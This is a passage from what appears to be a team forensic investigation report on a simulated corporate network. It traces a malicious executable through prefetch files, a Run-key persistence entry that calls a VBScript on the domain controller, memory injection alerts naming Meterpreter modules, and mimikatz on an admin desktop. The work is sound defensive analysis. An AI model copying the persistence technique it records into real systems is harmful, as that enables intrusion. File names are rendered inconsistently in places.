RS\CONNIE.POLLOCK\APPDATA\LOCAL\TEMP\RAD58344.TMP\FIWOUGRTTZY.EXE
|DOWS\SYSTEM32\SHCORE.DLL
|DOWS\SYSTEM32\PROPSYS.DLL
GRAMDATA\MICROSOFT\WINDOWS\CACHES\CVersions.2.DB
```

Figure 3.30 - referenced file executable

In addition to Cscript prefetch, we can also find a prefetch file for the executable itself in Figure 3.31. This proves execution on the system. It was executed on 3/28/2019 1:47:03 PM and ran once.

DETAILS	
ARTIFACT INFORMATION	
Application Name	FIWOUGRTTZY.EXE
Application Path	\DEVICE\HARDDISKVOLUME2\USERS\CONNIE.POLLOCK\APPDATA\LOCAL\TEMP\RAD58344.TMP\FIWOUGRTTZY.EXE
Application Run Count	1
File Created Date/Time	3/28/2019 1:47:03 PM
Last Run Date/Time	3/28/2019 1:46:53 PM
File Hash	38535CCA
Volume Name	\DEVICE\HARDDISKVOLUME2
Volume Created Date/Time	1/26/2019 8:17:39 PM
EVIDENCE INFORMATION	
Source	HR-wks02.E01 - Partition 2 (Microsoft NTFS, 24.66 GB)\Windows\Prefetch\FIWOUGRTTZY.EXE-38535CCA.pf
Recovery Method	Parsing
Deleted source	
Location	n/a
Evidence number	HR-wks02.E01

Figure 3.31 - executable prefetch

If we look at the memory, in Figure 3.32, on the system using MemProcFS analyzer, we can see that there are multiple processes of the executable being run under the rundll32.exe executable. This is because the process has been injected. Various malicious .dlls are also being used. These can be seen in Figure 3.33.




Figure 3.32 - HR-Wks02 Memory Process Tree

#	PID	Process	Type	Address	Description
0000	2352	filwOuGRTtZY.e	PE_INJECT	0000000000290000	Module:[0x290000.d11] VAD:[]
0001	2352	filwOuGRTtZY.e	PE_INJECT	00000000002c0000	Module:[metsrv.dll] VAD:[]
0002	2352	filwOuGRTtZY.e	PE_INJECT	0000000000340000	Module:[ext_server_stdaPI.x86.dll] VAD:[]
0003	2352	filwOuGRTtZY.e	PE_INJECT	00000000003b0000	Module:[ext_server_priv.x86.dll] VAD:[]
0004	4	System	DRIVER_PATH	fffffe0000000000	Driver:[ad_driver] Module:[\Device\ad_driver]
0005	4	System	DRIVER_PATH	fffffe00001043d00	Driver:[SysmonDrv] Module:[\SystemRoot\SysmonDrv.sys]
0006	968	conhost.exe	PROC_DEBUG	0000000000000000	
0007	1584	ETK Imager.exe	PROC_DEBUG	0000000000000000	

Figure 3.33 - PE Injects on HR-WKS02

HR-wks03 - Austin Grupposo

Upon reception of HR-wks01-03 raw images, HR-wks03 was also processed utilizing the Magnet AXIOM suite. Initial observations pointed to just 2 user accounts, as expected based on aforementioned findings across HR-wks01 and HR-wks02. Here it was evident that HR-wks03 belonged to Michael Johnson, while SysAdmin James Middleton also had access to the workstation at one point.

Operating System	Windows 8.1 Enterprise
Version Number	6.3
Installed/Updated Date/Time	1/26/2019 20:52:33
Product Key	BBBBB-BBBBB-BBBBB-BBBBB-BBBBB
Owner	TestLocal
Displayed Computer Name	hr-wks03
Computer Name	hr-wks03
Domain	grru.local
Operating System Version	Enterprise
Build Number	9600
Product ID	00261-80471-23820-AA276
Last Shutdown Date/Time	3/24/2019 20:54:19
System Root	C:\Windows
Path	C:\Windows
Last Access Time Enabled	Last Access Updates Disabled
User Account	james.middleton-adm
Standard Timezone Name	Eastern Standard Time
Current Timezone Offset (Minutes)	-240
Source artifact	Operating System Information
	Rebuilt Desktops - Windows
	Timezone Information

Fig. X - HR-wks03 User Overview

It was observed on all 3 HR workstations that a persistence mechanism related to [UxTxlquwzP.vbs](#) existed in the form of a Startup item Run key. It is evident from the figure below that this malicious script is being pulled from the Active Directory device within the *james.middleton-adm* user's Desktop and subdirectories.

MATCHING RESULTS (8 of 21)				
	Program	Path	Last Modified	Type
	iTunesHelper	"C:\Program Files\iTunes\iTunesHelper.exe"	3/28/2019 0:03:24	Run
	beepbep	"cscript.exe" \\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxlQwzP.vbs	3/28/2019 0:03:24	Run

Fig. X - Run Key for Malicious VBScript

These findings were validated by other members of the HR investigation team and it has been validated with other teams that this persistence mechanism exists within workstations across the entire organization.

Furthermore, there is proof of execution of aforementioned malicious executables which have been analyzed further by Noah. These malicious executables existed within the *Temp* directory of james.middleton-adm as shown in **Figure X** below.

ARTIFACT INFORMATION	
Name	filwOuGRTtZY.exe
Type	File
File extension	.exe
File size	73802
Created	3/28/2019 19:15:10
Accessed	3/28/2019 19:15:10
Modified	3/28/2019 19:15:10
MD5 hash	884a1c97a05b1432c3e32e7905849411
File attributes	Archive
Artifact type	EXE
Item ID	1550001
EVIDENCE INFORMATION	
Source	HR-wks03.E01 - Partition 2 (Microsoft NTFS, 24.66 GB) \Users\james.middleton-adm\AppData\Local\Temp \rad2423A.tmp\filwOuGRTtZY.exe
Recovery method	
Deleted source	
Location	n/a
Evidence number	HR-wks03.E01

Fig. X - Malicious EXE within James Middleton's Local Temp Directory

Upon usage of MemProcFS and MemProcFS Analyzer for memory analysis of HR-wks03, there is further evidence of *filwouGRTtZY.exe* being executed **and** being deemed malicious with multiple flags for process injection involving some custom dynamic link libraries as shown in **Figure X** below.

```
[Info] COLLECTING EVIDENCE FILES ...
[Alert] PE_INJECT found (8)
    744  filwouGRTtZY.exe PE_INJECT 00000000002b0000 Module:[0x2b0000.dll] VAD:[]
    744  filwouGRTtZY.exe PE_INJECT 0000000000380000 Module:[metsrv.dll] VAD:[]
    744  filwouGRTtZY.exe PE_INJECT 00000000020b0000 Module:[ext_server_stdapi.x86.dll] VAD:[]
    744  filwouGRTtZY.exe PE_INJECT 0000000002360000 Module:[ext_server_priv.x86.dll] VAD:[]
    3620  filwouGRTtZY.exe PE_INJECT 0000000000230000 Module:[0x230000.dll] VAD:[]
    3620  filwouGRTtZY.exe PE_INJECT 0000000000260000 Module:[metsrv.dll] VAD:[]
    3620  filwouGRTtZY.exe PE_INJECT 0000000000320000 Module:[ext_server_stdapi.x86.dll] VAD:[]
    3620  filwouGRTtZY.exe PE_INJECT 0000000000390000 Module:[ext_server_priv.x86.dll] VAD:[]
[Info] 39 Certificates found (39)
```

Fig. X - Evidence of Process Injection on HR-wks03

This falls in line with another flag for this executable being run out of the *Temp* directory, which was previously shown and results from the execution of the *clippy* malicious VBScript running off of the Active Directory machine.

```
[Info] Checking for Processes Spawned From Suspicious Folder Locations ...
[Alert] Process spawned from a suspicious folder location: C:\Users\*\AppData\Local\Temp\* (2)
```

Fig. X - Evidence of Temp Directory Execution for malicious EXE

3.3. PROG-wks

PROG-wks01 - Sid Ramdas

Basic Information

Machine Name	prog-wks01
Machine OS	Windows 10 Pro
Build number	16299
Timezone	UTC -5 (Standard Eastern Time Zone)

REF:

SYSTEM: ControlSet001\Control\ComputerName\ComputerName

SOFTWARE: Microsoft\Windows NT\CurrentVersion

SYSTEM: ControlSet001\Control\TimeZoneInformation

User Accounts

Number of Users	4	Last Logged in user	james.middleton-adm		
Name of user	User ID	User Group	Create Time	Last Login	Location
Administrator	500	Administrator	Created On 2019-01-26 22:21:40	N/A	Local
TestLocal	1001	Administrator	2019-01-26 22:46:54	2019-01-26 23:29:26	Local
Jame-Middleton-adm	-	Administrator	-	2019-02-13 03:01:03	Domain
andrew.viena	-	User	-	-	Domain

REF

SOFTWARE: Microsoft\Windows NT\CurrentVersion\ProfileList

SOFTWARE: Microsoft\Windows\CurrentVersion\Authentication\LogonUI

SAM: Domains\Account\Users

Networking

Interface Name	IPv4 Address	Subnet Mask	DHCP Server
Ethernet0	192.168.4.101	255.255.255.0	192.168.1.253

REF

SYSTEM: ControlSet001\Services\Tcpip\Parameters\interfaces\{26269a1e-688d-4fd5-8649-5c5c5021860f}

Installed Programs

Program Name	Application or PE	Install Path	User
Sysmon.exe	PE	C:\Users\james-middleton-adm\Downloads	james-middleton-adm
putty.exe	PE	C:\Users\andrew.viena\Downloads	andrew.viena
Git-2.20.1-64.exe	PE	C:\Users\andrew.viena\Downloads	andrew.viena
ccsetup554.exe	PE	C:\Users\andrew.viena\Downloads	andrew.viena
7-Zip	App	C:\Program Files\7-Zip	james-middleton-adm
CCleaner	App	C:\Program Files\CCleaner	andrew.viena
GIMP 2	App	C:\Program Files\GIMP 2	andrew.viena
AVAST Software	App	C:\Program Files\AVAST Software	andrew.viena
FTK Imager	App	C:\Program Files\AccessData	james-middleton-adm
Git	App	C:\Program Files\Git	andrew.viena
Notepad ++	App	C:\Program Files (x86)\Notepad ++	andrew.viena
Open Office 6	App	Program Files (x86) OpenOffice4\	james-middleton-adm

Ref

C:\Users\james-middleton-admin\Downloads

C:\Users\andrew.viena\Downloads

C:\Program Files

C:\Program Files (x86)


Suspicious File Execution

File Name	First Run time	Last Run time	Run count
cscript.exe	2019-03-29 00:28:27	2019-03-30 18:21:09	2

The cscript.exe ran on the machine twice. The surprising part is the filwOuGRtZY.exe hasn't been run on the machine. cscript attempted to access it through james-middleton-adm\AppData\Local\Temp\rad44997.tmp\filwOuGRtZY.exe. However when I tried to locate the prefetch file for it, it appears it doesn't exist. Also, james-middleton-adm doesn't have that executable located in its temp directory. I find it very confusing that andrew.viena has the executable, but james-middleton-adm doesn't.

```
\VOLUME{01d4b5c293e8a49e-7493fe55}\WINDOWS\SYSTEM32\MSXML3R.DLL
\VOLUME{01d4b5c293e8a49e-7493fe55}\USERS\JAMES.MIDDLETON-ADM\APPDATA\LOCAL\TEMP\RADCDE7B.TMP\FIIWOUGRRTZY.EXE (Keyword: True)
----- Processed CSCRIPT.EXE-D1EF4768.pf in 0.29876450 seconds -----
```

After using FTK Imager to scan the system, I found one suspicious file called filwOuGRTtZY.exe. This file was found throughout all the Programming Depart Workstations.



Name	Size	Type	Date Modified
filwOuGRTtZY.exe	73	Regular File	3/28/2019 2:04:49 PM

This file is located in the C:\Users\andrew.viena\AppData\Local\Temp directory

Browser Activity

andrew.viena's browser activity is normal for someone in the programming department. He searches for common applications and ideas that programmers might need to get started or finished projects.

URL	Last Visited Da...	Title
https://www.google.com/search?q=download+git&...	2/23/2019 7:10:31 PM	download git - Google Search
https://git-scm.com/downloads	2/23/2019 7:10:34 PM	Git - Downloads
https://git-scm.com/download/win	2/23/2019 7:10:37 PM	Git - Downloading Package
https://www.google.com/search?q=project+manage...	3/1/2019 5:12:55 PM	project management - Google Search
https://www.google.com/search?q=cool+projects+f...	3/1/2019 5:13:07 PM	cool projects for programmers - Google Search
https://www.codementor.io/npostolovski/40-side-pr...	3/1/2019 5:16:25 PM	40 Side Project Ideas for Software Engineers Code...
https://www.google.com/search?q=programming+p...	3/6/2019 10:52:02 PM	programming project ideas - Google Search
https://www.makeuseof.com/tag/beginner-program...	3/6/2019 10:52:51 PM	The 10 Best Beginner Projects for New Programmers
https://www.google.com/search?q=project+manage...	3/6/2019 10:57:49 PM	project management software - Google Search

Andrew also has a project document located on the Desktop. The full path is Path:

C:\Users\andrew.viena\Desktop\Work\ProjectIdeas.odt. The contents of the file contains possible / interesting Python projects.

ProjectIdeas.odt

PROG-wks01.E01

PREVIEW

- Web scraping with Python
 - Alarm application
 - Building a calculator

Creator:	Andrew Viena
Creation Date:	2019-03-01T12:26:52.74
Generator:	OpenOffice/4.1.6\$Win32 OpenOffice.org_project/416m1\$Build-9790
Date:	2019-03-21T16:52:54.65

Again, nothing really suspicious happening within the browser history or ProjectIdeas.odt.

PROG-wks02 - Tom Claflin

The first thing I did when looking at this system was to orient myself and check the basic information of this system, including details such as machine name, OS, timezone, user accounts, networking, and installed programs. Knowing all of this information before diving into the investigation is key to understanding what happened in this box.

Basic Information

Machine Name	prog-wks02
Machine OS	Windows 10 Pro
Build number	16299
Timezone	UTC -5 (Eastern Standard Time)

REF:

SYSTEM: ControlSet001\Control\ComputerName\ComputerName

SOFTWARE: Microsoft\Windows NT\CurrentVersion

SYSTEM: ControlSet001\Control\TimeZoneInformation

User Accounts

Number of Users	4	Last Logged in user	james.middleton-adm		
Name of user	User ID	User Group	Create Time	Last Login	Location
Administrator	500	Admin	-	-	Local
TestLocal	1001	Admin	-	1/27/2019 04:35:35	Local
richard.stallman	1114	user	-	--	Domain

james.middleton-adm	1117	Admin	-	-	Domain
---------------------	------	-------	---	---	--------

REF

SOFTWARE: Microsoft\Windows NT\CurrentVersion\ProfileList
 SOFTWARE: Microsoft\Windows\CurrentVersion\Authentication\LogonUI
 SAM: Domains\Account\Users

Networking

Interface Name	IPv4 Address	Subnet Mask	DHCP Server
Ethernet0	192.168.4.102	255.255.255.0	192.168.4.253

REF

SYSTEM: ControlSet001\Services\Tcpip\Parameters\interfaces\{12812591-6a9c-4c5a-a39c-0e1bcf3a91b3}

Installed Programs

Program Name	Application or PE	Install Path	User
Open Office 6	App	Program Files (x86) OpenOffice4\	richard.stallman
GIMP 2.10.8	App	Program Files\GIMP 2\	richard.stallman
Notepad ++	App	Program Files (x86)\Notepad++	richard.stallman
7zip	App	Program Files\7-zip\	james.middleton-adm
Git	App	Program Files\Git\	richard.stallman
Firefox	App	Program Files\Mozilla Firefox	richard.stallman
Irfanview	App	Program Files (x86)\IrfanViewer\	richard.stallman
Sysmon	PE	Users\james.middleton-adm\Downloads\sysmon	james.middleton-adm
mimikatz	PE	Users\james.middleton-adm\Desktop\pictures\	james.middleton-adm

C:\Users\james_middleton-adm\Downloads

C:\Users\richard.stallman\Downloads

C:\Program Files

C:\Program Files (x86)

After this, I proceeded to move into what applications seem to have been run. To do this, I checked prefetch files and userassist

Starting with prefetch, there are a few notable files being run. These files are listed below:

File Name	First Run time	Last Run time	Run count
mimikatz.exe	2019-03-2	2019-03-28	1

	8 2:21:40	21:21:40	
cscript.exe	2019-03-28 14:03:53	2019-03-28 21:12:57	2
FIIWOUUGRTTZY.exe (richard.stallman)	2019-03-28 14:04:01	2019-03-28 14:04:01	1
FIIWOUUGRTTZY.exe (james.middleton-adm)	2019-03-28 21:12:57	21:12:57	1

When looking into the cscript.exe prefetch file, we can see the fil file being referenced, meaning cscript must have been used to run the executable file

```
E:\ZimmermanTools>PECmd.exe -f C:\Users\tom\Documents\Evidence\Post\KAPE\F\Windows\prefetch\CSCRIPT.EXE-AC3ABA62.pf
PECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -f C:\Users\tom\Documents\Evidence\Post\KAPE\F\Windows\prefetch\CSCRIPT.EXE-AC3ABA62.pf
```

Both users

```
1: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\SCROB1.DLL
2: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\SCRRUN.DLL
3: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\WSHOM.OCX
4: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\MPR.DLL
5: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\MSXML3.DLL
6: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\EN-US\KERNELBASE.DLL.MUI
7: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\MSXML3R.DLL
8: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\PROGRAM FILES\COMMON FILES\SYSTEM\ADO\MSADO15.DLL
9: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\MSWORD\OEM\MSWORD12.DLL
10: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\APPDATA\LOCAL\TEMP\RADA7D2E.TMP\FIIWOUGRRTZY.EXE (Keyword: True)
11: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\CLCOP1.DLL
12: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\FLTLIB.DLL
13: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\AEPIIC.DLL
14: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\NTMARTA.DLL
15: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\PROPSYS.DLL
16: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\CVERSIONS.2.DB
17: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\PROGRAMDATA\MICROSOFT\WINDOWS\CACHES\VERSIONS.1.DB
18: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\PROGRAMDATA\MICROSOFT\WINDOWS\CACHES\{6AF069BE-D558-4F6E-9B3C-3716689AF493}.2.VER0X00000000000000000000000000000002.DB
19: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\PROGRAMDATA\MICROSOFT\WINDOWS\CACHES\{DDF571F2-BE89-426D-8288-1A9A39C3FDA2}.2.VER0X00000000000000000000000000000002.DB
20: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\EN-US\PROPSYS.DLL.MUI
21: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\VERSIONS.1.DB
22: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\{AEBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.VER0X00000000000000000000000000000001.DB
23: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\DESKTOP\DESKTOP.INI
24: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\DOCUMENTS\DESKTOP.INI
25: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\MUSIC\DESKTOP.INI
26: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\PICTURES\DESKTOP.INI
27: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\VIDEOS\DESKTOP.INI
28: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\DOWNLOADS\DESKTOP.INI
29: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\JAMES.MIDDLETON-ADM\ONEDRIVE\DESKTOP.INI
30: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\EDPUTIL.DLL
31: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\WINDOWS.STATErepositoryPS.DLL
32: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\URLMON.DLL
33: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\IMAGEHELP.DLL
34: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\IERTUTIL.DLL
35: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\MSISO.DLL
36: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\SSPICL7.DLL
37: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\APPATCH\SYSMAIN.SDB
38: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\APPHELP.DLL
39: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\DRIVERS\CSC.SYS
40: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\WINDOWS\SYSTEM32\DRIVERS\RDSS.SYS
41: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\RICHARD.STALLMAN\APPDATA\LOCAL\TEMP\RADDCC87.TMP\FIIWOUGRRTZY.EXE (Keyword: True)
42: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\RICHARD.STALLMAN\APPDATA\LOCAL\WILRUSOF\WINDOWS\CACHES\VERSIONS.1.DB
43: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\RICHARD.STALLMAN\APPDATA\LOCAL\MICROSOFT\WINDOWS\CACHES\{AEBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.VER0X00000000000000000000000000000006.DB
44: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\RICHARD.STALLMAN\DESKTOP\DESKTOP.INI
45: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\RICHARD.STALLMAN\DOCUMENTS\DESKTOP.INI
46: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\RICHARD.STALLMAN\MUSIC\DESKTOP.INI
47: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\RICHARD.STALLMAN\PICTURES\DESKTOP.INI
48: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\RICHARD.STALLMAN\VIDEOS\DESKTOP.INI
49: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\RICHARD.STALLMAN\DOWNLOADS\DESKTOP.INI
50: \VOLUME{01d4b5c2a29deb43-8ea2c1c2}\USERS\RICHARD.STALLMAN\ONEDRIVE\DESKTOP.INI
```

We can gather a few interesting pieces of information here. First, we can see the path of that **fiiwougrttzy.exe**, being **C:\Users*USERNAME*\appdata\local\temp\raddc837.tmp\fiiwougrttzy.exe**. Note, that this executable was stored in both users' directories, so it was found in James Middleton and Richard Stallman.

I noted in table that escript was run twice, first at **2019-03-28 14:03:53** and at **2019-03-28 21:12:57**. This must correspond with the two executables seen above. When browsing to these locations on disk, we can clearly see the file here.

Name	Size	Type	Date Modified
filwOuGRTtZY.exe	73	Regular File	3/28/2019 2:04:00 PM

```

00000 4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00 MZ .....yy..
00010 B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00 ..@.....
00020 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....-.....
00030 00 00 00 00 00 00 00 00-00 00 00 00 E8 00 00 00 .....è...
00040 0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68 ..°..í!,í!Th
00050 69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F is program canno
00060 74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20 t be run in DOS
00070 6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00 mode..-$.....
00080 93 38 F0 D6 D7 59 9E 85-D7 59 9E 85 D7 59 9E 85 -880xY..xY..xY..
00090 AC 45 92 85 D3 59 9E 85-54 45 90 85 DE 59 9E 85 -E..ÓY..TE..BY..
000a0 B8 46 94 85 DC 59 9E 85-B8 46 9A 85 D4 59 9E 85 ,F..ÓY..,F..ÓY..
000b0 D7 59 9F 85 1E 59 9E 85-54 51 C3 85 DF 59 9E 85 *Y..Y..TQÃ..BY..

```

Note that this is richard.stallman's account, and the modify time is 2:04 PM (14:04).

Name	Size	Type	Date Modified
filwOuGRTtZY.exe	73	Regular File	3/28/2019 9:12:57 PM

```


000 30 00 00 00 01 00 00 00-00 10 00 00 01 00 00 00 00 0.....I
010 10 00 00 00 08 01 00 00-08 01 00 00 00 00 00 00 00 0.....P.....x..b.....
020 01 50 01 00 00 00 08 00-78 00 62 00 00 00 00 00 00 00 0.....üO.....íé..«åô.
030 FC 4F 01 00 00 00 08 00-ED E9 8A 04 AB E5 D4 01 íé..«åô..íé..«åô.
040 ED E9 8A 04 AB E5 D4 01-ED E9 8A 04 AB E5 D4 01 íé..«åô..íé..«åô.

```

Note that this is james.middleton-adm account, and the modify time is 9:12 PM (21:12)


Based off the modify timestamps of the executables, we can conclude that richard.stallman had the suspicious file run first, followed by james.middleton-adm.

